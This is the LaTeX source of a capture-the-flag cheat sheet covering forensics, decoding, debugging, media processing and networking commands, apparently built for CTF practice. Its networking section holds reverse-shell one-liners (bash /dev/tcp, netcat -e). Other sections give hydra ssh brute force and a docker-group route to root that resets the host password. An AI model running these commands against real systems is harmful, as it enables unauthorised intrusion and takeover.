ctf-cs.texRead-only preview
%% ctf-cs.tex
%
% Copyright 2014-2020  Rudy Matela
%
% This text is available under (at your option):
%   * Creative Commons Attribution-ShareAlike 3.0 Licence
%   * GNU Free Documentation License version 1.3 or Later
%


\documentclass{refcard}
\usepackage[T1]{fontenc}

\renewcommand{\familydefault}{\sfdefault}


\title{Concise Capture the Flag Cheat Sheet}

\cright{
	Copyright 2014-2020, Rudy Matela --
	Compiled on \today{} \\
	Upstream: \texttt{https://github.com/rudymatela/concise-cheat-sheets}
}{
	This text is available under
	the Creative Commons Attribution-ShareAlike 3.0 Licence, \\
	\textbf{or} (at your option), the GNU Free Documentation License version 1.3 or Later.
}
\version[~\\]{0.5}


\begin{document}

\maketitle


\section{Binaries and Metadata Extractors}

\begin{ldesc}
	\li[Guess file type using magic]      \$ file \I{file}
	\li[Printable strings in bin file]    \$ strings \I{file}
	\li[Hexadecimal dump]                 \$ xxd [-c\I{16} -g\I{2}] \I{file} \li
	                                      \$ hexdump \I{file} \li
										  \$ od -tx1z \I{file}
	\li[Hexadecimal editor]               \$ elvis [-c"display hex"] \I{file}
	\li[Extract JPEG EXIF data]           \$ exiv2 \I{img.jpeg} \li
	                                      \$ jhead \I{img.jpeg}
	\li[Extract PNG metadata]             \$ pngcheck -7ptv \I{img.png}
	\li[List tarball contents]            \$ tar -tf \I{tarball.tar}
	\li[List zip contents]                \$ unzip -l \I{file.zip}
	\li[Extract ID3 metadata]             \$ id3info \I{file.mp3}
\end{ldesc}


\section{Encoding / Decoding}

\begin{ldesc}
	\li[Encode base64]     \$ base64 [\I{file}]
	\li[Decode base64]     \$ base64 -di [\I{file}]
	\li[(de)code caesar's] \$ caesar [0-25]
	\li[Encode morse]      \$ morse -s ~~~~~\I{message}
	\li[Decode morse]      \$ morse -d -{-}~~~\I{...~-{-}-~...}
	\li[Hex to binary]     \$ echo '48656c6c6f0a' | xxd -r -p
\end{ldesc}


\section{Hashes}

\begin{ldesc}
	\li[md5sum]    \$ md5sum \I{file}
	\li[sha1sum]   \$ sha1sum \I{file}
	\li[sha256sum] \$ sha256sum \I{file}
\end{ldesc}


\section{Unix / Linux}

\begin{ldesc}
	\li[Extract tarball contents]  \$ tar -xvf \I{tarball.tar}
	\li[Remove first 3 bytes]      \$ tail -c +4 [\I{file}]
	\li[Unzip]                     \$ unzip \I{file.zip}
\end{ldesc}


\section{Disk Images / Forensics}


\begin{ldesc}
	\li[Mounting FS image]                \$ mount \I{fs.img} \I{mountpoint}
	\li[~~(override user/group)]          ~~~-o uid=user,gid=users
	\li[List orphan inodes on image]      \$ ils \I{fs.img}
	\li[List deleted files on image]      \$ fls -drp \I{fs.img}
	\li[File contents from inode number]     \$ icat \I{fs.img} \I{1337}
	\li[(Deleted) file contents on image] \$ fcat \I{path/to/file} \I{fs.img}
\end{ldesc}


\section{Databases}

\begin{ldesc}
	\li[Open sqlite database]    \$ sqlite3 \I{database.db}
	\li[List databases]          > .databases
	\li[List tables]             > .tables
	\li[Show \I{table} contents] > select * from \I{table};
\end{ldesc}


\section{Disassembly}

\begin{ldesc}
	\li[Disassemble program]       \$ objdump -d \I{prog}
	\li[Dump RO data section]      \$ objdump -j .rodata -s \I{prog}
%	\li[List symbols]              \$ objdump -t \I{prog}
	\li[List symbols]              \$ nm \I{prog}
	\li[Disassemble (objdump)]     \$ objdump -d \I{prog}
	\li[Disassemble (ndisasm)]     \$ ndisasm \I{prog}
	\li[Disasm. ncurses]           \$ TERM=vt100 biew \I{prog}
	\li[Assembly]                  nasm, yasm, gas
	\li[ELF info]                  \$ readelf -a \I{prog}
	\li[Rename symbol in lib]      \$ objcopy -{-}redefine-sym \I{o}=\I{n} \I{lib.o}
	\li[Prefix symbols in lib]     \$ objcopy -{-}prefix-symbols=\I{p} \I{lib.o}
\end{ldesc}


\section{Debugging}

\begin{ldesc}
	\li[simple / command line]     \$ gdb ./program
	\li[run program]               > r [parameters] [< fin > fout]
	\li[print backtrace]           > bt
	\li[set breakpoint on \I{foo}] > b \I{foo}
	\li[unset       breakpoint(s)] > delete breakpoint [no]
	\li[next line (over)]          > n
	\li[step line (into)]          > s
	\li[next instruction (over)]   > ni
	\li[step instruction (into)]   > si
	\li[activate display next instr.] > display/i \$pc
	\li[continue execution]        > c
	\li[save memory contents]      > generate-core-file
	\li[advanced / graphical]     \$ edb \I{./program}
	\li[trace system calls]       \$ strace \I{./program}
\end{ldesc}

% GDB Manual http://www.delorie.com/gnu/docs/gdb/gdb_38.html


\subsection{Running and debugging Legacy/Other Systems}

\subsubsection{DOS}

\begin{ldesc}
	\li[Open DOS with \textit{dir} as C:] \$ dosbox \I{dir}
	\li[~~(debug mode)]                   \$ dosbox-debug \I{dir}
	\li[Run \I{prog} in debug mode]       C:\textbackslash> debug \I{prog.com}
	\li[DOSBox-debug step over]     F10
	\li[DOSBox-debug step into]     F11
	\li[DOSBox-debug scroll memory] PgUp / PgDn
	\li[DOSBox-debug scroll program] + / -
\end{ldesc}

\subsection{Windows}

\begin{ldesc}
	\li[Run executable]   \$ wine \I{prog.exe}
	\li[Debug executable] \$ winedbg \I{prog.exe}
	% TODO: More details on winedbg
	% see: https://www.winehq.org/docs/winedev-guide/wine-debugger
	% and: man winedbg
	\li[Debug executable] \$ ollydbg \I{prog.exe}
\end{ldesc}

\subsection{IBM PC XT}

\begin{ldesc}
	\li[Start system] fake86 -fd0 /usr/share/fake86/rombasic.bin
	\\ % <-- This somehow makes the output nicer
\end{ldesc}

\subsection{Android}

\begin{ldesc}
	\li[dex to jar]   d2j-dex2jar \I{classes.dex}
	\li[jar contents] unzip \I{classes.jar}
\end{ldesc}

\section{Image Processing}

\begin{ldesc}
	\li[Editor (simple)]   \$ pinta \I{image}
	\li[Editor (advanced)] \$ gimp \I{image}
	\li[Convert to pnm]    \$ \I{type}topnm \I{image.type} > \I{image}.pnm
	\li[pnm (ppm) format] P6~~~~~~~~~~~~~~~~~~\textnormal{(type)}\li
	                      width height~~~~~~~~\textnormal{(in printable digits)} \li
					      255~~~~~~~~~~~~~~~~~\textnormal{(max color)} \li
					      RGBRGBRGBRGBRGB...  \textnormal{($\times$ \textit{width} $\times$ \textit{height})}
	\li[QR code for \I{word}] \$ qrencode \I{word} -o \I{image.png}
	\li[Scan QR/barcode]      \$ zbarimg -{-}raw \I{image.png}
	\li[~(from X selection)]  \$ import \I{i.png} \&\& zbarimg -{-}raw \I{i.png}
	\li[OCR in \I{lng} lang.] \$ tesseract [-l \I{lng}] \I{i.png} stdout
\end{ldesc}\\[0pt]
\begin{ldesc}
	\li[Crop]                 \$ convert -crop \I{W}x\I{H}+\I{HP}+\I{VP} \I{i.png} \I{o.png}
	\li[Greyscale]            \$ convert \I{i.png} -colorspace Gray \I{o.png}
	\li[Montage/Concat]       \$ montage -mode concatenate \I{*.png} \I{o.png}
%	\li[Simple unsteg]        ...  % TODO: simple unsteg
\end{ldesc}


\section{Video Processing}

\begin{ldesc}
	\li[Extract Frames]  \$ ffmpeg -i \I{video.mp4} \I{frame-\%4d.jpeg}
	\li[Dwn. vid. (yt/etc)] \$ youtube-dl "\I{https://example.com/etc}"
\end{ldesc}


\section{Audio Processing}

\begin{ldesc}
	\li[Graphical editor / waveform]   \$ audacity \I{audio.flac}
	\li[Spectrogram]                   \$ sox \I{aud.flac} -n spectrogram
	\li[Extract notes from MIDI]       \$ midi2ly \I{music.midi}
	\li[Generate music sheet]          \$ lilypond \I{music.ly}
\end{ldesc}

\subsubsection{Decoding Phone Dialing Tones}

\begin{ldesc}
	\li[Decode DTMF]   sox tone.ogg -esigned-integer \textbackslash \li
	                   ~~~~-b16 -r 22050 -t raw - | \li
	                   multimon-ng -c -a DTMF -
	\li[Anything else] sox ... | multimon-ng
\end{ldesc}


\section{Web}

\begin{ldesc}
	\li[Brute force URLs]       dirb http://localhost/
	\li[~~ (specific wordlist)] dirb http://localhost/ wordlist.txt
	\li[List HTML errors]       tidy -qe file.html
	\li[~~ (from URL)]          curl -sL example.com | tidy -qe
	\li[Stress-test (2s)]       siege -t2s -c6 http://localhost/
\end{ldesc}


\section{Password brute force}

\begin{ldesc}
	\li[ssh brute force] hydra -L \I{us.txt} -P \I{ps.txt} ssh://\I{host}
\end{ldesc}


\section{Checking for memory leaks (Valgrind)}

\begin{ldesc}
\li[list leaks and invalid writes] valgrind \I{program}
\li[print leak details]            valgrind -{}-leak-check=full \I{prog}
\end{ldesc}

(Compile with \texttt{-g} to get line of code position.)


\pagebreak

\section{Networking}

\begin{ldesc}
	\li[Info about \I{port}] \$ cat /etc/services | grep \I{port}
\end{ldesc}

\subsection{Passive scanning}

\begin{ldesc}
	\li[Network traffic (graphical)]  \$ wireshark
	\li[Network traffic]              \$ tshark -i \I{interface} -f \I{filter}
	\li[List interfaces]              \$ tshark -D
	\li[Wifi HTTP traffic]            \$ tshark -i wlan0 -f "port 80"
	\li[Filter syntax]                \$ man pcap-filter
	\li[Network traffic (altn.)]      \$ tcpdump
\end{ldesc}

\subsection{Active scanning}

\begin{ldesc}
	\li[Open ports on host]           \$ nmap [-sV -O -p \I{prange}] \I{host}
	\li[List hosts on a network]      \$ nmap [-sn] 192.168.0.*
	\lI[Query \I{txt} DNS field]      \$ nslookup -query=txt \I{example.com}
	\li[Query DNS info (on \I{srv})]  \$ dig \I{[@srv]} \I{example.com}
\end{ldesc}

\subsection{Interacting}

\begin{ldesc}
	\li[Network cat (GNU/BSD)]        \$ netcat host port
	\li[Network cat (nmap altn.)]     \$ ncat host port
	\li[Telnet to \I{host} on \I{port}] \$ telnet host port
	% TODO: curl, wget
\end{ldesc}


\subsection{Reverse shell / Connect back}

\begin{ldesc}
	\li[netcat listen] client\$ netcat -vlp 1337
	\lI[Linux conn-back]     \$ sh >\& /dev/tcp/client/1337 0>\&1
	\li[\ \ (colored)]       \$ bash -i >\& /dev/tcp/client/1337 0>\&1
	\li[Netcat conn-back]    \$ netcat -e /bin/sh localhost 1337
	\li[\ \ (colored)]       \$ nc -e "/bin/bash -i" localhost 1337
\end{ldesc}

\subsection{HTTP Status Codes}

\begin{tabular}{l@{ }l}
	\li[1xx] Informational
	\li[100] Continue
	\\
	\li[2xx] Success
	\li[200] OK
	\li[201] Created
	\li[202] Accepted
	\li[204] No Content
	\li[206] Partial Content
	\\
	\li[3xx] Redirection
	\li[300] Multiple Choices
	\li[301] Moved Permanently
	\li[302] Found
	\li[303] See Other
	\li[304] Not Modified
\end{tabular}
\begin{tabular}{l@{ }l}
	\li[4xx] Client Errors
	\li[400] Bad Request
	\li[401] Unauthorized
	\li[403] Forbidden
	\li[404] Not Found
	\li[405] Method Not Allowed
	\li[406] Not Acceptable
	\li[409] Conflict
	\li[413] Payload Too Large
	\li[422] Unprocessable Entity
	\li[429] Too Many Requests
	\\
	\li[5xx] Server errors
	\li[500] Internal Server Error
	\li[502] Bad Gateway
	\li[504] Gateway Timeout
\end{tabular}

\pagebreak

\section{Keyboard Scan Codes (US QWERTY)}

% Reference: http://www.win.tue.nl/~aeb/linux/kbd/scancodes-1.html

\newcommand{\ppkey}{\textbackslash{} \textbar}

\begin{tabular}{C@{\hspace{6ex}}llllll}
	   & \C{00} & \C{10} & \C{20} & \C{30} & \C{40} & \C{50} \\[1ex]
	+0 & error  & q      & d      & b      & F6     & KP 2   \\
	+1 & Esc    & w      & f      & n      & F7     & KP 3   \\
	+2 & 1      & e      & g      & m      & F8     & KP 0   \\
	+3 & 2      & r      & h      & , $<$  & F9     & KP Del \\

	+4 & 3      & t      & j      & . $>$  & F10    & SysRq  \\
	+5 & 4      & y      & k      & / ?    & NmLck  & --     \\
	+6 & 5      & u      & l      & RShift & ScLck  & --     \\
	+7 & 6      & i      & : ;    & KP *   & KP 7   & F11    \\

	+8 & 7      & o      & ' "    & LAlt   & KP 8   & F12    \\
	+9 & 8      & p      & ` ~    & Space  & KP 9   & --     \\
	+a & 9      & \{ [   & LShift & CaLck  & KP -   & --     \\
	+b & 0      & ] \}   & \ppkey & F1     & KP 4   & --     \\

	+c & - \_   & Enter  & z      & F2     & KP 5   & --     \\
	+d & + =    & LCtrl  & x      & F3     & KP 6   & --     \\
	+e & Back   & a      & c      & F4     & KP +   & --     \\
	+f & Tab    & s      & v      & F5     & KP 1   & --     \\
\end{tabular}


\section{Number/character conversion}

\begin{tabularlc}{@{}lCCC}
\li              \textnormal{Ruby}   & \textnormal{Haskell}
\li[lib]                             & import Data.Char
%li[lib]                             & import Data.List
%li[lib]                             & import Data.Tuple
%li[lib]                             & import Data.Maybe
\li[char to int]      'a'.ord        & ord 'a'
\li[int to char]      0x61.chr       & chr 0x61
\lI[from hexadecimal] "FF".to\_i(16) & foldl1 (\textbackslash{}x y -> x*16 + y) \li[] &
                                       .~map digitToInt \$ "FF"
\lI[to hexadecimal]   255.to\_s(16)  & map intToDigit .~reverse \li[] &
                                       .~unfoldr \li[] &
									   ~~(\textbackslash{}n -> listToMaybe\li[] &
									   ~~~[ swap \$ n `divMod` 16 \li[] &
									   ~~~| n /= 0 ]) \li[] &
									   \$ 255 \
\end{tabularlc}


\section{Dates}

\begin{ldesc}
	\li[Unix to Human] date -d "@\I{seconds}"
	\li[Human to Unix] date -d "\I{YYYY}-\I{mm}-\I{dd} \I{HH}:\I{MM}:\I{SS}" -f +\%s
\end{ldesc}

\section{Timing}

\begin{ldesc}
	\li[Stopwatch (ctrl-C to stop)] \$ time cat
	\li[Elapsed runtime]            \$ time \I{program} [arguments...]
	\li[Elapsed runtime]            \$ /usr/bin/time -f\%e \I{program}
	\li[Max memory use (Kbytes)]    \$ /usr/bin/time -f\%M \I{program}
	\li[Time/Memory]                \$ /usr/bin/time -f"\%es \%MKb" \I{prog}
\end{ldesc}

\section{SSL}

\begin{ldesc}
	\li[print HTTPS SSL chain] \$ openssl s\_client -connect \I{host}:443
\end{ldesc}

\newpage

\section{Privilege escalation}

\subsection{becoming root on Linux/UNIX}

\begin{ldesc}
	\li[using \C{su}  ] \$ su ~~~~~~~~~~~~~ \# needs pw
	\li[using \C{sudo}] \$ sudo su ~~~~~~~~ \# may need pw
	\li[using docker]
		user@host\$ groups ~\# needs docker group\li
		...~docker~... \li
		user@host\$ mount | grep " / " \li
		/dev/sdXX on / type ... \li
		user@host\$ docker pull \I{image} \li
		user@host\$ docker run -{-}privileged -ti \I{image} \li
		root@container\$ mount /dev/sdXX /mnt \li
		root@container\$ chroot /mnt /bin/bash \li
		root@chroot\$ passwd \li
		New password: \li
		root@chroot\$ exit \li
		root@container\$ exit \li
		user@host\$ su \li
		Password: \li
		root@host\$
\end{ldesc}


\section{Stuff to install \hfill {\normalsize (Arch Linux)}}

% TODO: Also add ubuntu package names?

% NOTE: This section is a good candidate for removal in case we run out of
% space.  You can always search the web with the command name to find the
% relevant package.

\begin{ldesc}
	\li[Image processing]  \$ pacman -S pinta gimp netpbm
	\li[Image metadata]    \$ pacman -S jhead exiv2 pngcheck
	\li[QR/Barcode]        \$ pacman -S zbar qrencode
	\li[Disk image]        \$ pacman -S sleuthkit libewf
	\li[Network (act.)]    \$ pacman -S \{gnu,openbsd\}-netcat nmap
	\li[Network (psv.)]    \$ pacman -S wireshark-\{cli,gtk\} tcpdump
	\li[OCR]               \$ pacman -S tesseract tesseract-data-eng %\{,por,jpn}
	\li[En/Decoding]       \$ pacman -S bsdgames
	\li[Pw.\ Brute Force]  \$ pacman -S hydra
	\li[8086 emulator] \$ pacman -U fake86-???.pkg.tar.gz  \# AUR
	\li[Dial Tones]        \$ pacman -S archassault/multimon-ng
	\li[Android]           \$ pacman -S archassault/dex2jar
	\li[Valgrind]          \$ pacman -S valgrind
%	\li[StegDetect]        \$ pacman -S archassault/stegdetect
	\li[Tools available]   \$ pacman -Ql \I{somekit} | grep /bin/
\end{ldesc}

\subsection{Other stuff}
\begin{ldesc}
	\lI[SQLi]     https://github.com/sqlmapproject/sqlmap
\end{ldesc}

\section{Hardware info}

\begin{ldesc}
	\li[List system information] uname -a
	\li[List detailed hardware info]    [sudo] lshw
	\li[List CPU devices] lscpu
	\li[List PCI devices] lspci [-t] [-v]
	\li[List USB devices] lsusb [-t] [-v]
	\li[List loaded kernel modules] lsmod
	\li[Processor width 32/64 (software)] uname -m
	\li[Processor width 32/64 (software)] file /usr/bin/ls
\end{ldesc}\\[1ex]
{\centering
i386(32), i686(32), x86\_64(64), amd64(64), armv7l(32), armv8(64)}


\end{document}
Preview

PDF Preview
Create an account to compile and preview